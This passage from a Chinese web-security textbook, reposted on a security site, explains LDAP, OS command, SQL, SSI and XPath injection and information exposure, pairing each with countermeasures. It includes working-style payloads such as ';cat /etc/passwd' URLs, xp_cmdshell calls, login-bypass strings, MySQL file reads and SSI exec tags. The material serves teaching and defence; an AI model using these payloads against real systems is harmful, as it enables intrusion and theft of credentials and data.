免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
http://example/ldapsearch.asp?user=*
```

在这个例子中，使用了“*”作为参数 user 的值传入。这时服务器端组合成的查询将是“(uid=*)”，LDAP 语句的查询结果将是包含 uid 属性的所有数据。

3．LDAP 注入的对策

由于 LDAP 注入与 SQL 注入的相似性，对于两者的防护措施也有类似的地方。

可以参考以下输入验证的机制来保证 Web 应用程序免受 LDAP 注入攻击。

（1）使用强类型的变量和数据库字段定义。

将各种号码（会话 ID、邮政编码、生日等）当作整数或其他相应的数值型类型保存和使用。字符串（varchar、text 等）应该只包含字母和数字，而不应该包含标点符号和 LDAP 格式字符，如星号（*）等，这样能够防止输入异常。

（2）避免通过字符串来创建查询。

创建查询时应该使用应用程序传过来变量。如果查询是由用户提供的原始数据连接而成，则很容易受到 LDAP 注入攻击。

8.5.5 系统命令执行

1．系统命令执行的概念

系统命令执行是一种通过操纵程序输入来执行系统命令的攻击。

当一个 Web 应用没有对用户提供的输入数据进行检查的话，可能会欺骗该应用执行操作系统的命令。这些命令将以与该组件相同的权限执行（例如数据库服务器、Web 应用服务器和 Web 服务器等）。

2．系统命令执行的实例

Perl 允许把一个进程以管道的形式导入 open 语句。在文件名的后面加上一个“|”（管道）字符即可。

下面为管道字符的例子：

```
# Execute "/bin/ls" and pipe the output to the open statement
open(FILE, "/bin/ls|")
```

Web 应用经常以参数的形式指定用于显示的文件或临时文件。如果该 Web 应用没有适当的验证用户的输入，攻击者可以通过管道字符把参数的值变成 shell 的命令（如上面的例子所示）。

如果 Web 应用原始的 URL 如下：

```
http://example/cgibin/showInfo.pl?name=John&template=tmp1.txt
```

通过改变参数 template 的值，攻击者可以欺骗 Web 应用去执行命令/bin/ls：

```
http://example /cgibin/showInfo.pl?name=John&template=/bin/ls|
```

许多脚本语言允许程序员通过 exec 函数在运行时执行系统命令。如果 Web 应用允许在该函数中使用用户输入的值，那么如果再没有采取验证措施，攻击者就可能远程的执行系统命令。例如，下面是一个 PHP 脚本的片断，功能是显示系统目录的内容（UNIX 系统）：

执行 shell 命令：

```
exec("ls -la $dir",$lines,$rc);
```

通过加上分号（;）和另外的系统命令，可以强迫 Web 应用执行第二个系统命令：

```
http://example/directory.php?dir=%3Bcat%20/etc/passwd
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

结果将返回/etc/passwd 文件中的值。

3．系统命令执行的对策

防范系统命令执行威胁的方法可以有多种，最简单的方法是对用户提交的参数进行过滤，去除掉危险的字符，如系统命令关键字（“/bin/ls”等）、系统关键的文件名（“/etc/passwd”等）、系统的特殊功能字符（管道符“|”）等。

8.5.6 SQL 注入

1．SQL 注入的概念

SQL 注入是一种利用用户输入构造 SQL 语句的攻击。

结构化查询语言（Structured Query Language，SQL）是发送查询语句到数据库的特殊编程语言。大多数的数据库应用程序，或大或小，都可以通过 SQL 语言访问。SQL 是 ANSI 和 ISO 的标准，但是许多数据库产品都在支持标准 SQL 的技术上扩展了一些私有的功能。Web 应用可以使用用户输入的数据建立 SQL 语句来生成动态 Web 页面。

如果 Web 应用没有适当的验证用户输入的信息，攻击者就有可能改变后台执行的 SQL 语句的结构。由于程序运行 SQL 语句时的权限与当前该组件（例如，数据库服务器、Web 应用服务器和 Web 服务器等）的权限相同，而这些组件一般的运行权限都很高，而且经常是以管理员的权限运行，所以攻击者获得数据库的完全控制，并可能执行系统命令。

在 LDAP 注入中同样的高级攻击方法在 SQL 注入中也适用。

2．一般 SQL 注入的实例

一个基于 Web 的认证可能有类似如下的代码：

```
SQLQuery = "SELECT Username FROM Users WHERE Username = '" & strUsername & "' AND Password = '" & strPassword & "'" strAuthCheck =GetQueryResult(SQLQuery)
```

在代码中，程序员把用户输入的数据直接嵌入到 SQL 查询语句中。

假设攻击者提交的 Login 和 Password 的值如下：

```
Login: ' OR ''='
Password: ' OR ''='
```

那么，拼凑之后的 SQL 将变成：

```
SELECT Username FROM Users WHERE Username = '' OR ''='' AND Password = '' OR ''=''
```

本来应该是比较 Users 表中的数据和输入的用户名，但是却变成了比较“ ”（空字符串）和“ ”（空字符串）。这样一来，该语句将返回 True，攻击者即可以通过用户验证，并以 Users 表中的第一个用户的身份登录。

一般有两种 SQL 注入的方法：常规 SQL 注入和盲 SQL 注入。前者是指攻击者可以通过 Web 服务器返回的错误信息来定位错误，并依此匹配出正确的 SQL 语句。

常规 SQL 注入：

通过在参数中附加 union select 语句，攻击者可以检测他是否能够访问数据库：

```
http://example/article.asp?ID=2+union+all+select+name+from+sysobjects
```

SQL 服务器可能返回类似如下信息：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这就告诉攻击者必须猜测正确的列数才能使该 SQL 语句正常执行。

盲 SQL 注入：

在盲 SQL 注入中，服务器返回的错误信息不是数据库错误，而是一个对于用户友好的显示界面，说明服务器出现了错误。在这种情况下，SQL 注入依然是可行的，但是检测起来就不那么容易了。一个通常的检测盲 SQL 注入的做法是在参数中加入 false 和 true 的语句。

执行如下的请求：

```
http://example/article.asp?ID=2+and+1=1
```

应该与如下的请求返回相同页面：

```
http://example/article.asp?ID=2
```

因为 SQL 语句“and 1=1”永远返回 true。

执行如下的请求：

```
http://example/article.asp?ID=2+and+1=0
```

可能造成服务器返回一个友好的错误页面或根本就不返回页面。这是因为 SQL 语句“and 1=0”永远是返回 false。

如果攻击者发现一个站点有可能盲 SQL 注入，在某种情况他可以比常规 SQL 注入更容易攻击成功。

3．针对不同数据库的 SQL 注入威胁及其实例

由于不同的数据库，如 SQL Server、Oracle、Mysql 等，都对标准 SQL 进行了扩展，从而支持更多的特性。这些数据库由于有了新增的特性，大大提高了其本身的功能、性能和竞争力，也更加方便了用户的使用。但是另一方面，也给攻击者提供了更多的漏洞、留下了更多的机会。有些漏洞甚至已经超越了 SQL 注入的范畴，成为威胁整个服务器系统的“高危”漏洞。

这节将以实例的方式，介绍常用数据库特有的安全漏洞。

（1）Microsoft SQL Server。

Microsoft SQL Server 经常使用在 IIS 服务器的应用程序中。通过向 URL 参数中插入一个单引号（'），然后检查输出，看 HTML 源代码或是 URL 参数中是否有警示标记，可以判断应用程序后端是否存在 SQL 注入漏洞。例如以下 3 个例子：

```
Warning: SQL error: [Microsoft][ODBC SQL Server Dirver][SQL Server]Unclosed quotation mark before the character string '??'.,SQL state 37000 in SQLExecDirect in C:\php\example\glossary.php on line 20
```

```
[Microsoft][ODBC SQL Server Dirver][SQL Server]Procedure 'individual_demographic_sel' expects parameter '@ individual_id', which was not supplied.
/register/demo.asp, line 9
```

```
[ODBC error 1814: (37000) [Microsoft][ODBC SQL Server Dirver][SQL Server]Incorrect syntax near the keyword 'and'.]
```

除了这些大量针对基于 SQL 数据库的攻击之外，Microsoft SQL Server 还有一组功能强大的而又危险的命令。其中最有争议的就是名为 xp_cmdshell 的存储过程了。这个命令在数据库中等同于 cmd.exe。因此，任何 SQL 注入攻击差不多可以向攻击者提供任意命令执行的权限。

xp_cmdshell 的语法如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
EXEC master.xp_cmdshell 'command'
```

或者在 URL 中：

```
http://example.com/target.cgi?param=';xp_cmdshell+'dir+c:\+;--
```

类似 xp_cmdshell 的高危存储过程如表 8-15 所示。

表 8-15　　Microsoft SQL Server 高危存储过程

存储过程	描　述
Sp_validatelogins	显示可以访问数据库的用户
Sp_who2[user]	显示数据库用户信息。注意，该用户是应用程序访问数据库使用的用户，与应用程序本身维护的 Web 用户是不同的
Xp_loginconfig	显示登录信息、登录模式和默认用户
Xp_msver	显示数据库版本和操作系统信息
Xp_ntsec_enumdomains	显示网络上的域
Xp_regread <rootkey>, <key>, <value>	从注册表中读取键值
Xp_servicecontrol <action>, <service>	启动或停止 Windows 服务
Xp_terminate_process <PID>	根据进程 ID 停止系统进程。由于没有提供一个简单的方法来识别进程名，这将导致拒绝服务

除了存储过程之外，SQL Server 还存在一些危险的 SQL 命令。例如：

可以通过以下 SQL 关闭当前连接，这样依赖当前连接的其他 SQL 都无法执行了。

```
Shutdown with nowait;
```

还可以通过以下 SQL 随意对整个数据库在 Internet 上复制。

```
Backup database master to disk = '\\ip\share\bak.dat';
```

另外，SQL Server 还提供了方便的内部变量和默认的表，可以通过这些变量和表得到有关数据库的更多信息，如表 8-16 所示。

表 8-16　　Microsoft SQL Server 的内部变量和默认表

变量（使用方法：select @@variable）	描　述
@@language	正在使用的语言
@@microsoftversion	表示版本和补丁级别的值
@@servername	数据库主机名
@@servicename	数据库运行的 Windows 服务名
@@version	日期、版本、处理器型号，是 xp_msver 的精简信息
数据库默认表（使用方法：select * from table）	**描　述**
Syscolumns	数据库中的所有字段名称和存储过程
Sysfiles	当前数据库及其日志文件的名称和路径
Sysobjects	数据库包含的所有对象（表）
Systypes	默认及用户自定义的数据类型
Sysusers	能操作数据库的所有用户名

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

续表

系统数据库表（使用方法：select * from master.table）	描　述
Sysconfigures	当前数据库配置
Sysdevices	用户数据库、日志、临时文件的设备
Syslogins	有关数据库用户的信息
Sysservers	OLE 数据库服务器可访问的所有对等服务器

（2）Oracle。

Oracle 是一个整合了应用程序和 HTTP 服务器的大型系统。这里，仅讨论有关其数据库方面的问题。

Oracle 支持 C 语言风格的注释，如下所示：

```
select * from table /* this is comment*/ where name='bar';
```

还有用户数据库枚举的语句：

```
SQL>show user;
USER is "SYS"
```

在 Oracle 中定义了许多的参数。可以使用 show 命令查询到，例如：

```
show parameters control_files;
```

其可提供信息的 Oracle 参数如表 8-17 所示。

表 8-17　　可提供信息的 Oracle 参数

参　数	描　述
Control_files	例如： C:\oracle\ora92\orcl\control01.ctl C:\oracle\ora92\orcl\control02.ctl C:\oracle\ora92\orcl\control03.ctl
db_name	例如：orcl
mts_service	例如：orcl
user_dump_dest	例如：C:\oracle\admin\orcl\udump
utl_file_dir	默认：<空> 当通过 utl_file 命令来写文件时的默认目录

Oracle 支持向文件系统写入的命令，然而，是否可以成功的执行将取决于用户的访问权限。这里有一些简单的文件枚举技巧，只需要执行一行 SQL 语句。例如，可以向已知位置复制或读取参数文件（PFILE 或 SPFILE）。但是，如果试图读取任意文件，这个命令将返回语法错误。在本例中，boot.ini 不是正确的参数文件格式。

```
SQL> CREATE SPFILE = 'bar' FROM PFILE = 'c:\boot.ini';
CREATE SPFILE = FROM PFILE = 'c:\boot.ini'
*
ERROR at line 1:
ORA-01078: failure in processing system parameters
LRM-00110: syntax error at 'boot'
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如果要冒险向数据库文件系统写入，下面的命令是可行的：

```
CREATE DIRECTORY somedir AS 'path/to/dir';
CREATE TABLE foo (bar varchar2(20)) ORGANIZATION EXTERNAL(TYPE oracle_loader DEFAULT
DIRECTORY somedir LOCATION('somefile.dat'));
```

如果是 UTL_FILE 命令，需要多个语句来创建和跟踪变量：

```
DECLARE
Fh URL_FILE.FILE_TYPE;
BEGIN
fh:=UTL_FILE.fopen('/some/dir', 'file.name', 'W');   --Write
UTL_FILE.PUTF(fh, somedata);
END
```

到这里，攻击者可以向文件中写入数据库，或把文件内容读到一个表中。

（3）MySQL。

MySQL 是一个优秀的开源数据库，它能在多个操作系统上运行。MySQL 中的注释方法支持双横线（--），同时也支持井号（#）和 C 风格的注释（/* ... */）。

MySQL 包含一些命令，可以用来从文件中读取数据并写入表中。当文件是全局可读或在数据库目录中这些命令才会起作用。所以，在类似 UNIX 的系统中，即使数据库是用 root 权限运行的，也只可以得到\etc\passwd 文件，而不能得到\etc\shadow 文件。

下面以得到\etc\passwd 文件为例，则攻击者需要 3 个步骤，如下：

（1）确定存在一个接受文本数据的表，如果不存在则创建一个；

（2）执行 LOAD DATA INFILE 命令，把文件中的数据写入表中；

（3）从包含密码数据的表中通过 select 命令读取数据。

在 MySQL 的命令行中，执行以上步骤的命令如下：

```
mysql>CREATE TABLE foo (bar TEXT);
Query OK, 0 rows affected (0.02sec)
mysql>LOAD DATA INFILE '/etc/password' INTO TABLE foo;
Query OK, 31 rows affected (0.02sec)
Records:27 Deleted:0 Skipped:0 Warnings:0
mysql>SELECT * FROM foo;
+---------------------------------------------------------+
| bar                                                     |
+---------------------------------------------------------+
| root:x:0:0:root:/root:/bin/bash                         |
<snip>                                                    |
| john:x:500:500:john:/home/john:/bin/bash                |
| mysql:x:78:78:MySQL server:/var/lib/mysql:/bin/bash     |
+---------------------------------------------------------+
31 rows in set (0.02sec)
```

如果 Web 应用程序存在 SQL 注入漏洞，那么以上命令可以使用以下 URL 完成：

```
http://example.com/test.cgi?param=%27;+CREATE+TABLE+foo+%28bar+TEXT%29;
http://example.com/test.cgi?param=%27;+LOAD+DATA+INFILE+%27%2fetc%2fpasswd%27+INFO+TAB
LE+foo;
http://example.com/test.cgi?param=%27;+SELECT+%2a+FROM+foo;
```

由于 CREATE TALBE 和 LOAD DATA 语句不能使用 UNION，所以需要一个容易操作的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

注入途径。另外，攻击者读取的一定是物理存在于数据库服务器上的文件，并不会访问到Web服务器的文档目录，除非它们在一个主机上。

除了可以数据库服务器上的文件进行读取操作之外，攻击者还可以进行写入操作。例如，可以执行以下命令，从表“employees”中读取所有数据，写入文件“tmp/foo”中：

```
select * from employees into outfile 'tmp/foo';
```

执行以上命令的条件是“tmp/foo”文件不能是已经存在的，并且MySQL数据库服务器有向目录“tmp”写的权限。

防范利用MySQL数据库进行文件系统攻击的主要措施是以低权限账户运行应用程序。这样可以限制重要系统配置文件和二进制文件被泄露。在类似UNIX的系统中，更安全的解决方案是使用chroot或jail环境来保护系统文件。

4．其他SQL注入攻击方法

前面已经列出了一些常见的SQL注入攻击的方法，包括针对特定数据库的方法。还有一些遗漏的常用方法在这里一并给出，具体如下。

（1）查找有漏洞的参数。测试像%00、%27和%3b等基本的SQL注入字符，从而能够检查由服务器返回的错误信息，以识别SQL注入漏洞。

（2）检查错误信息，获得有关数据库、表及其字段的信息。

（3）查询标准变量（版本、文件位置），获得数据库类型信息。

① 确定与系统相关的用户。

② 确定与数据库相关的用户。

③ 确定与应用程序相关的用户。

（4）查询标准数据库对象（数据库、表、字段和存储过程）。

（5）从应用程序表中查询任意数据库。

（6）使用“or true=true”等命令来绕过身份验证。

（7）在标准数据库表中插入任意数据。

（8）在应用程序表中插入任意数据。

（9）尝试读写操作系统上的文件。

（10）在数据库主机操作系统上执行任意命令。

① 向FTP、HTTP、TFTP服务器或netcat监听程序发送文件。

② 向Web文档根目录中写入文件。

③ 覆盖重要配置文件。

（11）拒绝服务攻击。例如关闭数据库、关闭主机、删除文件、占满磁盘空间等。

5．SQL注入的一般对策

因为大多数SQL注入攻击，如执行命令、检索数据，都需要使用一些通常不会出现在正常输入数据里的特殊语法，例如一般的SQL注入攻击经常使用单引号（'）或者注释符（--）。所以防范SQL注入攻击的最好对策是依靠完善的输入验证机制。

可以参考以下输入验证的机制来保证Web应用程序免受SQL注入攻击，如下：

（1）使用强类型的变量和数据库字段定义。

将各种号码（会话ID、邮政编码、生日等）当作整数或其他相应的数值型类型保存和使用。字符串（varchar、text等）应该只包含字母和数字，而不应该包含标点符号和SQL格式

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

字符，如单引号（'）或者注释符（--），这样能够防止输入异常。例如，在只应接受数字的字段中输入“select+*+…”。

（2）将查询结果赋给强类型变量。

比如，如果应用程序在检索邮政编码等数值，则将结果指定为整数。这样可防止攻击者窃取任意信息。如果要在浏览器中显示的变量只接受整数值，那就无法检索出列名。这种技术能严格限制某些攻击。例如以下代码实例，本来是极易受到 SQL 攻击的，但是由于使用了强类型变量，攻击者就无法得逞了。

使用 URL 为 http://website/vote/analysis.asp?voteid=@@version 请求，得到错误的返回：

```
Microsoft OLE DB Provider for SQL Server error '80040e57' Arithmetic overflow error converting nvarchar to data type numeric
/vote/analysis.asp, line 19
```

这里，由于应用程序预期的是另一种数据类型，所以会发生强制类型转换的错误，从而造成不能查看 SQL Server 的@@Version 结果。

（3）限制数据长度。

所有的字符串都必须限制为适用的长度。例如，姓氏一般都很短，无需使用 256 个字符的变量存储或操作。这样，通过减少恶意字符串的长度，能有效阻止 SQL 注入攻击的成功实施。因此，必须以一种能限制缓冲区溢出的方式来处理数据。虽然某种编程语言（ASP 或 Java）可能并不存在固有的缓冲区溢出漏洞，但某个更底层的基本函数则有可能存在漏洞，如修改文件或数据库存储过程的操作系统调用。

（4）避免通过字符串来创建查询。

创建查询时应该使用应用程序传过来变量、视图或存储过程。如果查询是由用户提供的原始数据连接而成，如"Select * from table where"+variable…，则很容易受到 SQL 注入攻击。在另一方面，一个自定义的存储过程或视图，在它获得非法的输入时，通常只会导致数据库错误，对攻击者来说，不太可能控制整个查询。

（5）在数据库中，采用数据分离和基于角色的访问控制。

应用程序可以使用一个账户，而这个账户只可访问应用程序所需的表。而数据库的内部目录，特别是账户管理和系统变量，是不可以访问的。

8.5.7 SSI 注入

1．SSI 注入的概念

SSI 注入是一种服务器端的攻击技术，它允许攻击者发送代码到 Web 应用程序，这些代码将在以后被服务器在本地运行。SSI 注入使服务器对用户的输入验证失败，这些验证在用户输入的数据被插入到服务器端解释的 HTML 文件前进行。

在提供 HTML 页面前，一个 Web 服务器可能解析并执行 SSI（Server-Side Include，服务器包含的）语句，然后再提供给用户。某种情况下（如 BBS、客户留言簿或内容管理系统），Web 应用会在 Web 页面的源代码中插入用户提供的数据。

如果攻击者提交一个 SSI 语句，它可能强迫其执行系统命令，或在下一个页面时包含被限制的文件的内容。

2．SSI 注入的实例

下面的 SSI 标签可以允许攻击者得到基于 UNIX 系统的 root 目录的文件列表：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
<!--#exec cmd="/bin/ls /" -->
```

下面的 SSI 标签可以允许攻击者得到数据库的连接字符串，或是在.NET 配置文件中的敏感数据。

```
<!--#INCLUDE VIRTUAL="/web.config"-->
```

8.5.8 XPath 注入

1. XPath 注入的概念

XPath 注入是一种利用用户输入构造 XPath 查询语句的攻击。

XPath 1.0 是一种解释 XML 文档的语言。可以直接在应用程序中用来查询 XML 文档，或是作为一个更大操作（如一个 XSLT 转化或 XQuery）的一部分。

XPath 的语法与 SQL 有些相似，确实也可以通过 XPath 对 XML 文档进行查询。例如，假设一个 XML 文档包含许多名为 user 的元素，每个 user 又包含 3 个子元素-name、password 和 account。下面的 XPath 表达式可以得出 name 是“jsmith”且 password 是“Demo1234”的 account（如果没有这样的 user 存在的话，会得到一个空的字符串）。

```
string(//user[name/text( )='jsmith' and password/text( )='Demo1234']/account/text( ))
```

如果一个应用程序在运行时构建 XPath 语句，把不安全的用户输入嵌入到查询语句中，那么攻击者就可以把数据注入到查询语句中，这样新生成的查询语句就会以程序员预料之外的另外一种方式解析。

2. XPath 注入的实例

考虑一个使用 XPath 查询 XML 文档的 Web 应用。该应用根据从客户端收到的用户名和密码查询 XML 文档，并返回账户信息。且该应用可能直接在 XPath 查询语句中直接嵌入这些值，从而产生了一个安全漏洞。

以下为示例（假设使用 Microsoft ADP.NET 和 C#）：

```
XmlDocument XmlDoc = new XmlDocument( );
XmlDoc.Load("...");
XPathNavigator nav = XmlDoc.CreateNavigator( );
XPathExpression expr = nav.Compile("string(//user[name/text( )='"+TextBox1.Text+"'and password/text( )=
'"+TextBox2.Text+"']/account/text( ))");
String account=Convert.ToString(nav.Evaluate(expr));
if (account=="") {
// name+password pair is not found in the XML document
// login failed.
} else {
// account found -> Login succeeded.
// Proceed into the application.
}
```

当使用以上代码时，攻击者可以注入 XPath 表达式，比如把下面的值作为用户名：

```
user name: ' or 1=1 or ''='
```

这会造成原始的 XPath 的语义发生改变，永远返回 XML 文档中的第一个账户号。这时，查询语句变成如下语句：

```
string(//user[name/text( )='' or 1=1 or ''='' and password/text( )='foobar']/account/text( ))
```

该语句与以下语句作用相同（由于对于所有的节点，返回值都为 true）：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

string(//user/account/text( ))

得到第一个//user/account/text( )的实例。

该攻击使攻击者在没有提供有效的用户名和密码的情况下（作为 XML 文档中第一个出现的用户）登入系统。

8.6 信息暴露的威胁

8.6.1 信息暴露的概念

通常情况下，对于一个 Web 站点来说，攻击者了解到关于它的信息越多，就越容易被攻破。这也印证了中国的一句古话："知己知彼，百战百胜"。所以，在一次针对 Web 应用程序的攻击前，攻击者会尽可能的通过各种渠道搜集目标 Web 站点的信息，从而通过这些信息获取到 Web 站点可能存在并加以利用的漏洞。这些信息可能包括程序的源代码、使用的软件版本号、补丁级别、系统备份文件的位置和临时文件的位置等等。

由于很多的系统信息对于用户来说不是必需的，没必要而且不应该把这些信息泄露给用户。所以，Web 站点应该在力所能及的范围内，尽可能地限制信息的暴露。要牢记一点，对于攻击者来讲，他获得的系统信息越多，危及系统安全的概率就越大。

Web 应用程序在信息暴露方面的威胁，可以分为如表 8-18 中所示的 5 类。

表 8-18 信息暴露的威胁

序　号	威　胁	描　述
1	目录索引（Directory Indexing）	自动目录列表/索引是一种 Web 服务器的功能，在没有默认根文件的时候，列出所有请求目录下的文件
2	信息泄露（Information Leakage）	信息泄露是指 Web 站点暴露敏感信息，如开发中的注释、错误消息等，这些信息可能给攻击者提供帮助
3	路径游历（Path Traversal）	路径游历攻击是指强制访问可能存在于 Web 根目录外的文件、目录、命令等
4	可预测的资源位置（Predictable Resource Location）	可预测的资源位置攻击是指暴露隐藏的 Web 站点的内容或功能
5	Web 服务器/应用程序指纹识别（Web Server/Application Fingerprinting）	通过 Web 服务器/应用程序返回的数据包判断其类型、版本或补丁等级

本节涵盖了以获得 Web 系统信息为目的的攻击。

8.6.2 目录索引

1. 目录索引的概念

自动目录列表/索引是一种 Web 服务器的功能，在没有默认根文件（如 index.html、home.html 和 default.htm）的时候，列出所有请求目录下的文件。

当用户访问一个 Web 站点的主页时，通常的 URL 类似 http://www.example.com，仅使用域名，而没有指定的文件。Web 服务器接收这个请求，然后在文档的根目录搜索默认名称的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

文件，然后把该页面返回给用户。如果页面没有找到，Web 服务器将执行一个目录列表的操作，然后把目录下的所有文件列表返回给用户。本质上讲，这就是在该目录下执行一个“ls”（UNIX 系统下）或“dir”（Windows 系统下）命令，然后把结果以 HTML 的形式返回给用户。从攻击者的角度上看，需要意识到结合一个特定的 Web 请求，无意识的目录列表可能造成软件的弱点。

当 Web 服务器暴露一个目录的内容，列表中可能包含不想让公众访问的信息。Web 管理员经常认为如果没有对文档做链接，别人就不会访问，并且也不会去找。这种假设是错误的。当今的弱点扫描器，如 Nikto，可以动态的在访问的根目录上加上子目录或文件名来探测是否存在这些页面。通过审查/robots.txt 文件，或查看目录列表文件，弱点扫描器可以获得新的信息，并且利用这些信息进一步的询问服务器。虽然可能没有危害，但是目录索引可能造成信息泄露，给攻击者提供了进一步攻击的必要信息。

2．目录索引的实例

以下信息可以通过目录索引获取：

（1）备份文件：扩展名为.bak、.old 或.orig；

（2）临时文件：这些文件通常会被 Web 服务器清除，但是由于某种原因，也可能遗留；

（3）隐藏文件：文件名以“.”开头的文件；

（4）命名惯例：攻击者可能识别 Web 站点对目录和文件的命名规范，例如 Admin 和 admin，backup 和 back-up 等等；

（5）枚举用户账号：Web 服务器上的用户个人账号可能是以该用户的名命名的目录；

（6）配置文件的内容：这些文件包含访问控制的数据，扩展名为.conf、.cfg 或.config；

（7）脚本内容：多数 Web 服务器允许通过指定脚本位置（如/cgi-bin），或通过配置服务器去执行基于文件权限的文件，来执行脚本。例如，利用 Apache XbitHack 的指示在类似 UNIX 的系统上执行代码。由于有这些选项，如果允许对 cgi-bin 目录索引，攻击者可能在没有该权限的情况下下载并查看该脚本的代码。

有 3 种情况，攻击者可以得到目录列表。

（1）Web 服务器被错误的配置成允许目录索引。混乱性可能起因于 Web 管理员在配置文件中配置目录索引时产生的净影响。当实现一个复杂的设置时，比如允许一个子目录索引，但是不允许其他的目录索引，可能会发生意想不到的结果。从攻击者的角度看，HTTP 请求与上面的前者相同。他们请求一个目录，然后判断是否返回了想要的内容。他们不关心为什么 Web 服务器要以那种方式配置。

（2）Web 服务器上的一些组件允许目录索引。即使配置文件禁止目录索引或有默认页也没用。这是仅有的“正当”的目录索引的情况。在许多的 Web 服务器上有众多的弱点和漏洞，如果发送特殊的 HTTP 请求，会导致目录索引漏洞。

（3）Google 的缓存数据库可能存储着历史数据，这些数据中可能会保存目录索引列表的内容。这些内容通常是过去在扫描指定 Web 站点时保存下来的。

3．目录索引的对策

针对上面所说的查看目录列表的方法，可以采取如下方法防止目录列表被泄露。

（1）配置 Web 服务器及与之相关的其他 Web 组件（如 Web 应用程序、数据库等），使其不允许目录索引；

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（2）配置\robots.txt 的内容。Google 在进行网页抓取的时候，会根据 robots.txt 的内容决定是否缓存该 Web 站点的数据。

8.6.3 信息泄露

1. 信息泄露的概念

信息泄露是指 Web 站点暴露敏感信息，如开发中的注释、错误消息等，这些信息可能给攻击者提供帮助。敏感信息可能存在于 HTML 注释、错误信息、源代码中，或简单的在普通的地方显示。有许多方法可以欺骗 Web 站点泄露这些信息。信息泄露并不一定是安全漏洞，但它可以给攻击者下一步的进攻提供帮助。但敏感信息的泄露可能会带来不同级别的风险，应该尽可能地被控制在一定范围内。

在一般信息泄露中（代码中遗留的注释、详细的错误信息等），泄露的信息可能会给攻击者提供目录结构的上下文信息、SQL 查询的结构和 Web 站点使用的关键进程等。开发者经常会在 HTML 或脚本代码中留下注释，以便将来调试和整合使用。这些信息的内容可能是描述脚本如何工作等简单的内容，也可能是测试用的用户名和密码等重要信息。

2. 信息泄露的实例

比较典型的信息泄露方式有以下 3 种：

- 代码中遗留的注释；
- 详细的错误信息；
